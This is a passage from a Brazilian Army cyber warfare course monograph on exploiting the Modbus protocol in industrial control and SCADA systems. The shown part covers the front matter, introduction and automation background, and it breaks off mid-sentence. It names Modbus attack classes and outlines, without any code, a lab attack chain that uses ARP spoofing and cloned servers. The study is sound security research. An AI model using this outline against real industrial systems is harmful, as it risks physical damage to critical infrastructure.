CENTRO DE INSTRUÇÃO DE GUERRA ELETRÔNICA

1º Ten QEM CRISTOPHER GOMES LEAL

EXPLORAÇÃO DE VULNERABILIDADES PRESENTES NO PROTOCOLO MODBUS UTILIZADO POR SISTEMAS DE AUTOMAÇÃO INDUSTRIAL

Brasília
2018

1º Ten CRISTOPHER GOMES LEAL

EXPLORAÇÃO DE VULNERABILIDADES PRESENTES NO PROTOCOLO MODBUS UTILIZADO POR SISTEMAS DE AUTOMAÇÃO INDUSTRIAL

Trabalho de Conclusão do Curso de Guerra Cibernética para Oficiais apresentado ao Centro de Instrução de Guerra Eletrônica como requisito para obtenção do Grau de Pós-Graduação *Lato Sensu*, nível de especialização em Guerra Cibernética.

Orientador: 2ºTen OTT/Eng BRUNO JUVENTINO SILVA E SILVA

Coorientador: 2ºTen OTT/Biblio THAÍS RIBEIRO MORAES

Brasília
2018

Ficha Catalográfica Elaborada pela Biblioteca
do Centro de Instrução de Guerra Eletrônica (CIGE)
Bibliotecária Responsável: 2° Ten Thaís Moraes CRB1/1922

M314e

Leal, Christopher Gomes
Exploração de Vulnerabilidades Presentes no Protocolo Modbus Utilizado por Sistemas de Automação Industrial. / Cristopher Gomes Leal – Brasília: CIGE, 2018.
64f.; il.

Trabalho de conclusão apresentado ao Curso de Guerra Cibernética para Oficiais – Centro de Instrução de Guerra Eletrônica, Brasília, 2018.

Bibliografia: f. 53-54.

1. Sistemas de Automação Industrial. 2. Sistemas SCADA. 3. Modbus. 4. Vulnerabilidade. 5. Ataque Cibernético. I. Centro de Instrução de Guerra Eletrônica. II. Título.

CDD355

1º Ten CRISTOPHER GOMES LEALL

EXPLORAÇÃO DE VULNERABILIDADES PRESENTES NO PROTOCOLO MODBUS UTILIZADO POR SISTEMAS DE AUTOMAÇÃO INDUSTRIAL

Trabalho de Conclusão do Curso de Guerra Cibernética para Oficiais apresentado ao Centro de Instrução de Guerra Eletrônica como requisito para obtenção do Grau de Pós-Graduação *Lato Sensu*, nível de especialização em Guerra Cibernética.

Aprovado em: ___ de novembro de 2018

____
Bruno Juventino Silva e Silva – 2º Ten
Orientador

____
Thaís Ribeiro Moraes Marques – 2º Ten OTT/Biblio
Coorientador

____
Ricardo Férre Lacerda Ferreira – Maj Art
membro da comissão de avaliação

____
Osmany Barros de Freitas – 1º Ten QCO
membro da comissão de avaliação

Brasília
2018

Aos meus amigos e familiares. Obrigado por todo carinho e apoio.

AGRADECIMENTOS

Agradeço a todos os familiares, amigos, professores, orientadores, companheiros de farda e ao café, que direta ou indiretamente contribuíram não só com este trabalho, mas em toda a jornada necessária para chegar até aqui.

Agradeço em especial a Marcelle, minha amada esposa, que sempre me apoia e me acompanha nos desafios aos quais eu me proponho, desde o estudo para ingressar no Instituto Militar de Engenharia até então.

Palavras são vazias. Mostre-me o código.

Linus Torvald

RESUMO

Referência**:** LEAL, Cristopher Gomes. **Exploração de vulnerabilidades presentes no protocolo Modbus utilizado por Sistemas de Automação Industrial**. 2018. 64 folhas. Monografia (Curso de Guerra Cibernética para Oficiais)- Centro de Instrução de Guerra Eletrônica, Brasília, 2018.

Potenciais ataques cibernéticos a sistemas de automação industrial, causando danos a infraestruturas críticas de setores como o energético e de transporte, transcendem o espaço cibernético e levam as consequências para o mundo real. Este tipo de cenário caracteriza a guerra cibernética e o ciberterrorismo, onde danos físicos podem ser impressos explorando falhas em sistemas de computadores que controlam processos industriais. O protocolo Modbus, desenvolvido nos anos 70, ainda é o padrão mais adotado na indústria para comunicação entre os Sistemas Supervisórios (SCADA) e os Controladores Lógico Programáveis (PLC). O protocolo não foi desenvolvido com os requisitos atuais de segurança, sendo planejado para ser empregado em redes completamente segregadas, porém é comum encontrar cenários em que a rede de controle esta interligada à rede corporativa da organização e até mesmo à Internet.
A inexistência de mecanismos de autenticação entre as entidades que se comunicam por Modbus permite que um computador comprometido na rede possa efetuar ataques contra o sistema de automação, podendo obter controle absoluto da operação industrial.

Palavras-chave: Sistemas de Automação Industrial. Sistemas SCADA. Modbus. Vulnerabilidade. Ataque Cibernético.

ABSTRACT

Potential cyber attacks on industrial automation systems, causing damage to critical infrastructures in sectors such as energy and transport, transcend cyber space and bring the consequences to the real world. This type of scenario characterizes cyberwarfare and cyberterrorism, where physical damage can be done by exploiting flaws in computer systems that control industrial processes. The Modbus protocol, developed in the 1970s, is still the industry standard for communication between Supervisory Systems (SCADA) and Programmable Logic Controllers (PLCs). The protocol was not developed with current security requirements and is intended to be used in completely segregated networks, but it is common to find scenarios in which the control network is interconnected with the organization's corporate network and even the Internet. The lack of authentication mechanisms between entities that communicate through Modbus allows a compromised computer in the network to carry out attacks against the automation system, being able to obtain absolute control of the industrial operation.

Keywords: Industrial Automated Systems. SCADA Systems. Modbus. Vulnerability. Cyber Attack.

LISTA DE ILUSTRAÇÕES

Figura 1- Funcionamento de um controlador lógico programável.............................22
Figura 2- Diferentes níveis de uma rede industrial..22
Figura 3- Comunicação Modbus integrando diferentes tecnologias de rede.............25
Figura 4- Modelagem de dados Modbus...27
Figura 5- Tabelas de dados Modbus com modelos separados e sobrepostos..........27
Figura 6- Camada de aplicação Modbus sobre diferentes tecnologias de rede........28
Figura 7- Unidade de Dados de Aplicação (ADU) Modbus genérica.........................28
Figura 8- Unidade de Dados de Protocolo (PDU) Modbus.......................................29
Figura 9- Unidade de Dados de Aplicação (ADU) para Modbus TCP........................32
Figura 10- Esquema de monitoramento de um forno via protocolo Modbus.............34
Figura 11- Esquema de sistema de monitoramento de um forno via protocolo Modbus sendo atacado...34
Figura 12- Cliente Modbus monitorando servidor clonado..35
Figura 13- Configuração do servidor Modbus antes do teste....................................45
Figura 14- Comunicação Modbus entre o cliente e o servidor..................................46
Figura 15- Interface Web de monitoramento do ScadaBR 46
Figura 16- Informações sobre as interfaces de rede configuras na máquina atacante 47
Figura 17- Tráfego de escaneamento por requisições ARP......................................47
Figura 18- Tráfego de escaneamento TCP SYN...47
Figura 19- Tráfego interceptado para confirmação de conversação entre o cliente e os servido Modbus...48
Figura 20- Tráfego de ataque Men-In-The-Middle por ARP Spoof...........................48
Figura 21- Tráfego ARP para restabelecimento das tabelas ARP das máquinas atacadas..49
Figura 22- Verificação dos clientes Modbus 49
Figura 23- Resultado do escaneamento das máquinas..50
Figura 24- Inicio do ataque ao servidor Modbus...50
Figura 25- SCADABR monitorando o servidor Modbus forjado................................51
Figura 26- Dados do servidor Modbus sobrescritos durante o ataque......................52
Figura 27- SCADABR monitorando os dados sobrescritos do servidor Modbus após o término do ataque...53

Quadro 1- Tipos de dados Modbus..26
Quadro 2- Principais códigos de função do Modbus..30
Quadro 3- Códigos de erro Modbus...31
Quadro 4- Configuração das máquinas virtuais do cenário de teste..........................44

LISTA DE SIGLAS

ADU	Aplication Data Unit
API	Aplication Programming Interface
ARP	Address Resolution Protocol
DCS	Distributed Control System
DNP	Distributed Network Protocol
GSI	Gabinet de Segurança Institucional
HART	Highway Addressable Remote Transducer
HMI	Human-Machine Interface
ICCP	Inter-Control Center Communications Protocol
ICS	Industrial Control System
IP	Internet Protocol
MBAP	Modbus Application
OPC	Open Platform Communication
PCS	Process Control System
PDU	Protocol Data Unit
PLC	Programmable Logic Controller
RTU	Remote Terminal Unit
SCADA	Supervisory Control and Data Acquisition
SIS	Safey Instrumented System
TASE	Telecontrol Application Service Element
TCP	Transmission Control Protocol
UCA	Utility Communications Architecture

SUMÁRIO

1 INTRODUÇÃO... 13
1.1 DELIMITAÇÃO DO TEMA.. 16
1.2 PROBLEMA…... 16
1.3 HIPÓTESE………………... 16
1.4 JUSTIFICATIVA……….. 16
1.5 OBJETIVOS……………….. 16
1.5.1 Objetivo geral... 17
1.5.2 Objetivos específicos………………………….................................... 17
1.6 MÉTODO DE PESQUISA.. 17
1.7 ESTRUTURA DO TRABALHO………………………………….…........... 18
2 AUTOMAÇÃO INDUSTRIAL……..………….…..................................... 19
2.1 SISTEMAS DE CONTROLE INDUSTRIAL.. 20
2.1.1 Nível Gerência de Dispositivos... 20
2.1.2 Nível Gerência de Processos... 23
3 PROTOCOLO MODBUS TCP…... 25
3.1 IMPLEMENTAÇÃO DO PROTOCOLO………………………………….. 26
3.2 ESTRUTURAS DE DADOS DO MODBUS.. 28
3.3 PROTOCOL DATA UNIT... 29
3.4 APPLICATION DATA UNIT…………………………………………….. 31
4 PROPOSTA DE EXPLORAÇÃO.. 33
4.1 IMPLEMENTAÇÃO DO ATAQUE... 36
4.4.1 Descoberta de dispositivos Modbus na rede…................................ 36
4.4.2 Mapeamento de dados em dispositivos Modbus ativos................ 39
4.4.3 Criação de dispositivos Modbus clonados...................................... 40
4.4.4 Redirecionamento de tráfegos do sistema supervisório................ 41
4.4.5 Ataques aos dispositivos Modbus.......…...................... 42
5 ANÁLISE DE RESULTADOS.. 44
5.1 CENÁRIO DE TESTE.. 44
5.2 PROVA DE CONCEITO... 46
6 CONCLUSÃO………….. 53
REFERÊNCIAS BIBLIOGRÁFICAS... 54
ANEXO A – CÓDIGO FONTE... 56

1 INTRODUÇÃO

Segundo o Manual de Campanha de Guerra Cibernética do Exército Brasileiro: “as ações cibernéticas devem produzir efeitos que se traduzam em vantagem estratégica, operacional ou tática que afetem o mundo real [...]”(EXÉRCITO BRASILEIRO, 2017), em outras palavras, a Guerra Cibernética não se restringe ao Espaço Cibernético, podendo afetar outras dimensões. Clarke e Knake (2015) alertam sobre as possibilidades da Guerra Cibernética:

> […] Em termos mais amplos, guerreiros cibernéticos podem invadir, controlar ou destruir essas redes. Se invadirem uma rede, os guerreiros cibernéticos podem roubar todas as suas informações ou mandar instruções para movimentar dinheiro, derramar petróleo, espalhar gás, explodir geradores, descarrilar trens, colidir aviões, enviar um pelotão para uma emboscada, ou fazer com que um míssil exploda no lugar errado. Caso os guerreiros cibernéticos destruam as redes, limpem os dados e transformem os computadores em suportes de porta, isso seria fazer com que o sistema financeiro entrasse em colapso, ou uma cadeia de suprimentos parasse, ou um satélite pudesse ser colocado fora de órbita no espaço ou uma via aérea parasse. Isso não são hipóteses. Coisas assim já aconteceram, às vezes experimentalmente, às vezes por engano e às vezes como resultado de um crime cibernético ou de uma guerra cibernética. (CLARKE; KNAKE, 2015. p 61).

O que viabiliza que ações no espaço cibernético resultem em efeitos físicos é o fato de atualmente grande parte do controle de processos industriais, como geração e distribuição de energia, serem automatizados por sistemas computacionais. Os sistemas SCADA (Supervisory Control and Data Acquisition), que fornecem o controle de supervisão, gerenciamento e monitoramento de sistemas de automação de controle e automação de processos por meio da coleta e análise de dados em tempo real (WILES et al.,2008), são comumente empregados nas Infraestruturas Críticas de um país.

Para o governo brasileiro:

> São Infraestruturas Críticas as instalações, serviços, bens e sistemas que, se forem interrompidos ou destruídos, provocarão sério impacto social, econômico, político, internacional ou à segurança do Estado e da sociedade(Portaria 45 GSI, 2009).

Neste contexto, o Gabinete de Segurança Institucional da Presidência da República propõe diretrizes básicas para a segurança cibernética do país e classifica como desafio os crescentes riscos de ataques cibernéticos a Sistemas SCADA (BRASIL, 2010, p. 41)

Na década de 60, os sistemas SCADA eram baseados em mainframes, de arquiteturas fechadas, dependentes de fabricante e isolados. Com a evolução das redes de computadores, a indústria foi migrando para sistemas abertos e com uma arquitetura fortemente centrada em conectividade, permitindo a interligação das redes SCADA com as *intranets* corporativas. Essa integração de redes, com características e propósitos distintos, tem como objetivo aumentar a eficiência, a competitividade e a produtividade das empresas (PIRES; OLIVEIRA; BARROS, 2005). Entretanto, os requisitos de segurança dos sistemas de automação quando foram desenvolvidos não previam esse tipo de cenário. Como explicado por Pires, Oliveira e Barros (2005):

> Por serem física e logicamente independentes dos outros sistemas das corporações, tradicionalmente, os sistemas SCADA eram implantados para serem apenas operacionais e, por esse motivo, a preocupação com segurança não era parte integrante de seus projetos. A validade desta afirmativa pode ser comprovada quando se analisa a utilização de procedimentos que possuem potenciais problemas de segurança, mas que eram considerados seguros devido ao isolamento dos sistemas SCADA iniciais(PIRES; OLIVEIRA; BARROS, 2005, p.5).

Com o amadurecimento das tecnologias SCADA na indústria, os fabricantes foram adotando padrões, e a diversidade de protocolos SCADA comumente usados foi convergindo para um número diminuto de protocolos populares promovidos por organizações de profissionais da indústria que incluem os seguintes (WILES et al., 2008):

a) Modbus;
b) Ethernet/IP.
c) Profibus;
d) Infinet;
e) FieldBus;
f) HART;
g) Distributed Network Protocol (DNP);
h) Utility Communications Architecture (UCA);
i) Inter-Control Center Communications Protocol (ICCP);
j) Telecontrol Application Service Element (TASE);

O protocolo Modbus foi desenvolvida em 1979 pela Modicon, atualmente Schneider Electric, para estabelecer comunicação mestre-escravo/cliente-servidor entre dispositivos de controle. É um padrão totalmente aberto e o protocolo de rede mais utilizado no ambiente de produção industrial. Foi implementado por centenas de fornecedores em milhares de dispositivos diferentes com capacidade de transmissão de Entrada/Saída discretas/analógicas e registro de dados entre dispositivos de controle. Com a adoção da pilha Ethernet TCP/IP nas redes industriais, uma especificação aberta do Modbus TCP /IP foi desenvolvida em 1999. O Modbus TCP / IP tornou-se onipresente por causa de sua abertura, simplicidade, desenvolvimento de baixo custo e hardware mínimo necessário para suportá-lo.(MODBUS ORGANIZATION, 2018)

Como analisado por Fovino et al (2009), o protocolo Modbus TCP/IP carece de mecanismos para garantir confidencialidade e integridade da comunicação entre dispositivos mestres e escravos, não provê autenticação entre as partes nem proteção contra reenvio de mensagens. Como consequência, o protocolo é vulnerável a ataques como:

a) Execução de comandos não autorizados: Como não existe autenticação entre o dispositivo cliente e o servidor, um atacante na rede pode enviar mensagens de outras máquinas com instruções Modbus a serem executados pelos dispositivos servidores;

b) Negação de serviço: Um atacante pode se passar pelo dispositivo mestre e enviar mensagens que intencionalmente esgotem os recursos dos dispositivos escravos, causando indisponibilidade do serviço;

c) Man in the Middle: Um atacante na rede pode interceptar o tráfego entre os dispositivos e modificar as mensagens legitimas;

d) Replay: Reenvio de mensagens legitimas de/para dispositivos escravos.

Neste trabalho são propostas implementações de técnicas para explorar vulnerabilidades do protocolo Modbus TCP/IP, bem como a experimentação da efetividade dessas técnicas em ambiente virtual simulando cenários comumente encontrados em plantas industriais. O projeto Open Source ScadaBR (SCADABR,

2018) foi adotado como sistema supervisório no cenário de teste.

1.1 DELIMITAÇÃO DO TEMA

Exploração de vulnerabilidades presentes no protocolo Modbus utilizado por Sistemas de Automação Industrial.

1.2 PROBLEMA

Como explorar protocolos utilizados em sistemas de automação utilizados em infraestruturas críticas?

1.3 HIPÓTESE

Protocolos utilizados em redes industriais não foram desenvolvidos com foco em segurança e apresentam vulnerabilidades que podem ser exploradas, permitindo que um atacante ganhe controle de infraestruturas críticas.

1.4 JUSTIFICATIVA

A exploração de sistemas de automação que controlam infraestruturas críticas possibilita causar efeitos cinéticos em tais sistemas. A capacidade de atuação nesse tipo de cenário é fundamental para proteção das infraestruturas críticas nacionais e para ampliação do poder de combate das forças armadas no cenário cibernético. O Livro Verde da Segurança Cibernética classifica como desafio o “Crescente risco de ataques cibernéticos a Sistemas SCADA”.(BRASIL, 2010, p. 41)

1.5 OBJETIVOS

Identificar vulnerabilidades do protocolo Modbus e realizar uma prova de conceito em ambiente controlado comprometendo um sistema de Automação Industrial explorando as fragilidades do protocolo.

1.5.1 Objetivo Geral

Identificar vulnerabilidades e técnicas de exploração do protocolo Modbus utilizado em redes industriais, consolidando com a implementação de técnicas de exploração das suas vulnerabilidades em ambiente controlado.

1.5.2 Objetivos Específicos

A fim de atingir o objetivo geral, os seguintes objetivos específicos serão buscados:

a) Identificar os conceitos de sistemas de automação e os principais protocolos utilizados no contexto de redes industriais;

b) Identificar as principais vulnerabilidades no protocolo Modbus;

c) Implementar técnicas já conhecidas para as vulnerabilidades identificadas;

d) Aplicar as técnicas em ambiente simulado e verificar a eficácia do ataque.

1.6 MÉTODO DE PESQUISA

A pesquisa, quanto ao seu método, classificar-se-á, quanto aos objetivos como sendo explicativa, quanto à abordagem como quali-quantitativa, quanto à finalidade como aplicada, quanto ao método como hipotético-dedutivo e quanto aos procedimentos como um conjunto que engloba a pesquisa bibliográfica, a documental e um estudo de caso.

Será feita uma revisão da literatura acerca das redes de sistemas de automação industrial para identificar os principais conceitos e tecnologias utilizadas. Identificar ainda, o funcionamento, características e vulnerabilidades conhecidas do protocolo Modbus utilizado por sistemas SCADA.

Implementar técnicas que explorem vulnerabilidades inerentes ao protocolo Modbus e utilizá-las como prova de conceito em um ambiente virtual executando um sistema SCADA.

Os resultados obtidos na prova de conceito serão analisados, considerando as dificuldades de aplicação em um ambiente real e os possíveis impactos causados.

1.7 ESTRUTURA DO TRABALHO

No capítulo 1 são apresentados os objetivos do trabalho.

No capítulo 2 serão apresentados os conceitos gerais sobre sistemas de automação industrial.

No capítulo 3 será apresentado o funcionamento do protocolo Modbus e suas vulnerabilidades.

No capítulo 4 será proposto a implementação de técnicas para explorar as vulnerabilidades do protocolo Modbus.

No capítulo 5 as técnicas serão testadas em ambiente controlado e os resultados apresentados

No capítulo 6 serão apresentadas as conclusões do trabalho.

2 AUTOMAÇÃO INDUSTRIAL

Um processo industrial complexo, como geração de energia, refino de petróleo e fabricação de produtos de consumo, geralmente é composto de diversas etapas ou subprocessos. A fabricação de uma massa, por exemplo, consiste de etapas como mistura de ingredientes, cozimento e embalagem. No contexto de automação, essas etapas são regidas por processos de controle. Os processos de controle em geral são gerenciados por operadores humanos por meio de Interfaces Homem-Máquina (HMI) que apresenta informações e recebe instruções de alto nível, por exemplo, manter a temperatura de uma caldeira em 90º. Processos de controle por sua vez são compostos por um ou mais *loops* de controle. Segundo Knapp e Langill (2015):

> Uma operação industrial típica consiste em várias camadas de lógica programada projetadas para manipular controles mecânicos para automatizar a operação. Cada função específica é automatizada pelo que é denominado loop de controle. Vários loops de controle são tipicamente combinados ou empilhados juntos para automatizar processos maiores. (KNAPP; LANGILL, 2015, p.70).

Os *loops* de controle gerenciam tarefas no nível mais baixo, interagindo com equipamentos e recebendo informações de sensores. Retomando o exemplo anterior, para executar o comando do operador de manter a caldeira a 90ºC, o *loop* de controle receberá informações de um sensor de temperatura e atuará em uma válvula, aumentando ou diminuindo a vazão de gás que queima para aquecer o líquido da caldeira. O nome *loop* deriva do fato desse tipo de lógica de controle geralmente ser executada em um laço de repetição, realimentando as entradas e regulando as saídas.

Os processos industriais podem ser divididos portando, de forma simplificada, em dois níveis de gerência. Em um nível mais operacional, a gerência de dispositivos lida com *loops* de controle, conhecendo detalhes dos dispositivos e de pequenas tarefas necessárias para executar uma etapa de processo. Em um nível mais elevado, a gerência de processos agrega diversos loops de controle para compor processos de controle. No nível de gerência de processos os detalhes de como os dispositivos atuam são abstraídos, permitindo focar nas interações necessárias para executar uma tarefa maior, por exemplo, a fabricação de uma peça.

Diversos sistemas computacionais são empregados nas diferentes etapas e níveis dos processos industriais para automatizar a execução e supervisão de tarefas.

2.1 SISTEMAS DE CONTROLE INDUSTRIAL

Sistemas de controle industrial (ICS) são uma ampla classe de sistemas de automação usados para fornecer funcionalidades de controle e monitoramento em instalações industriais, permitindo automatizar processos complexos. ICS incluem sistemas de controle de processo (PCS), sistemas de controle distribuído (DCS), sistema de supervisão e aquisição de dados (SCADA), sistemas instrumentados de segurança (SIS) entre outros (KNAPP; LANGILL, 2015). É comum encontrar em artigos o termo SCADA sendo usado de forma abrangente como sinônimo de sistemas de controle industrial, porém sistemas SCADA exercem uma função específica no contexto de automação industrial. Sendo assim, todo sistema SCADA é um ICS, porém nem todo ICS é um sistema SCADA.

Sistemas SCADA e DCS são projetados para monitorar (lendo dados e os apresentando para os operadores humanos) e controlar (definindo parâmetros e instruções de execução) equipamentos industriais. As arquiteturas dos sistemas variam de acordo com o fornecedor, mas todas geralmente incluem os aplicativos e ferramentas necessários para gerar, testar, implantar, monitorar e controlar um processo automatizado. Originalmente existiam diferenças significantes de arquitetura entre sistemas SCADA e DCS. Com a evolução tecnológica ambos os sistemas passaram a adotar características semelhantes (KNAPP; LANGILL, 2015). Não sendo muito claro como classificar os sistemas atuais, este trabalho não se aterá às nuances conceituais entre DCS e SCADA e apresentará conceitos baseados em uma arquitetura abrangente, com elementos que podem comumente ser encontrados em implementações reais de automação.

Em uma rede de automação, existem diferentes níveis hierárquicos, definidos conforme a finalidade dos dispositivos e sistemas.

2.1.1 Nível Gerência de Dispositivos

O primeiro componente e mais fundamental de um sistema de automação

industrial é o meio físico. Equipamentos como motores, válvulas, fornos e esteiras compõem plantas industriais e são os meios de produção que podem ser operados manualmente. Para que sistemas computacionais possam automatizar tarefas e interagir com o meio físico são necessários os sensores e atuadores.


Sensores são dispositivos que medem uma grandeza física como pressão, temperatura, fluxo ou densidade e a converte em sinais elétricos, que podem ser lidos por um observador ou por um instrumento. Atuadores são componentes de máquina responsáveis por mover ou controlar um mecanismo no sistema físico (ALVES et al, 2018).

Os dispositivos que recebem os dados dos sensores e manipula diretamente os atuadores são os controladores de borda. Controladores de borda são dispositivos de campo que geralmente têm capacidades de controle dedicadas para realizar algumas operações lógicas. Controladores Lógico Programáveis (PLC) são os dispositivos mais utilizados como controladores de borda (ALVES et al, 2018).

Os PLCs são dispositivos eletrônicos projetados para uso em ambiente industrial, com memória programável para implementar funções específicas, tais como lógica, sequencial, temporização, contagem e aritmética, para controlar, através de entradas e saídas digitais ou analógicas, vários tipos de máquinas ou processos. (FRANCHI; CAMARGO, 2008). Para que um dispositivo digital como um PLC possa trabalhar com sinais analógicos, um conversor analógico-digital deve ser empregado, transformando um sinal contínuo em um sinal discreto representado com um número limitado de bits. No contexto de um PLC, um sinal discreto é um bit, geralmente representando uma variável que recebe valores ligado ou desligado, enquanto um sinal analógico é um conjunto de bytes interpretados com valores discretos dentro de um intervalo, geralmente são variáveis que representam uma grandeza no tempo como temperatura, pressão ou densidade (ALVES et al, 2018)


Os sensores e atuadores dos equipamentos se comunicam com os controladores de borda por meio de redes de comunicação de campo (FieldBus), utilizando tecnologias como FieldBus, HART ou Zigbee (ALVES et al, 2018). PLCs também podem controlar equipamentos em diferentes localizações indiretamente por meio de Unidades de Terminal Remoto (RTU), que atuam como dispositivos escravos em contato com os sensores e atuadores.

Figura 1 - Funcionamento de um controlador lógico programável



FONTE: Franchi e Camargo (2008)

Figura 2 - Diferentes níveis de uma rede industrial



FONTE: Wiles et al. (2008)

Os controladores de borda atuam como interface entre dois níveis de rede, se comunicando com sensores e atuadores por meio de uma rede de comunicação de campo e com outros dispositivos de borda e servidores por meio de uma rede de controle. Modbus e Profibus são exemplos de protocolos utilizados na comunicação entre as máquinas de uma rede de controle. Por meio dos protocolos da rede de controle, os dispositivos controladores expõem interfaces para configuração e monitoramento dos *loops* de controle.

2.1.2 Nível Gerência de Processos

No nível de gerência de processos, os HMI atuam como uma interface entre o operador humano e a lógica complexa de um ou mais PLCs, permitindo que pessoas foquem em como um processo é executado de forma centralizada, sem se preocupar com os detalhes da lógica de controle de vários dispositivos distribuídos. Os processos são apresentados graficamente, possibilitando ao operador visualizar, em tempo real, medições de sensores e os estados de diferentes máquinas (KNAPP; LANGILL, 2015). Um ser humano pode observar por exemplo, se um determinado motor está ligado ou desligado e com qual velocidade de rotação está operando. O HMI também permite que instruções sejam passadas para os *loops* de controle, por exemplo, a qual temperatura uma caldeira deve ser mantida.

Um HMI pode interagir diretamente com os controladores por meio de protocolos industriais ou indiretamente por meio de APIs (*Aplication Programming Interfaces*) como a OPC *(Open Platform Communication)* (KNAPP; LANGILL, 2015). Para interagir diretamente com um controlador, o sistema HMI deve conhecer detalhes do dispositivo com o qual está se comunicando. Em um dispositivo Modbus por exemplo, o HMI deve conhecer quais endereços de registradores são fornecidos pelo dispositivo para leitura de um sensor específico ou escrita de um dado de configuração do *loop* de controle. A abordagem mais prática é delegar o conhecimento dos detalhes de cada dispositivo para *Drivers* que se conectam ao dispositivo e fornecem uma API padronizada para o acesso a diferentes dispositivos. O padrão OPC, mantido pela OPC Fundation, é composto por uma série de especificações, desenvolvidas por fabricantes e desenvolvedores de software, que abstraem para o sistema cliente o protocolo realmente utilizado na comunicação

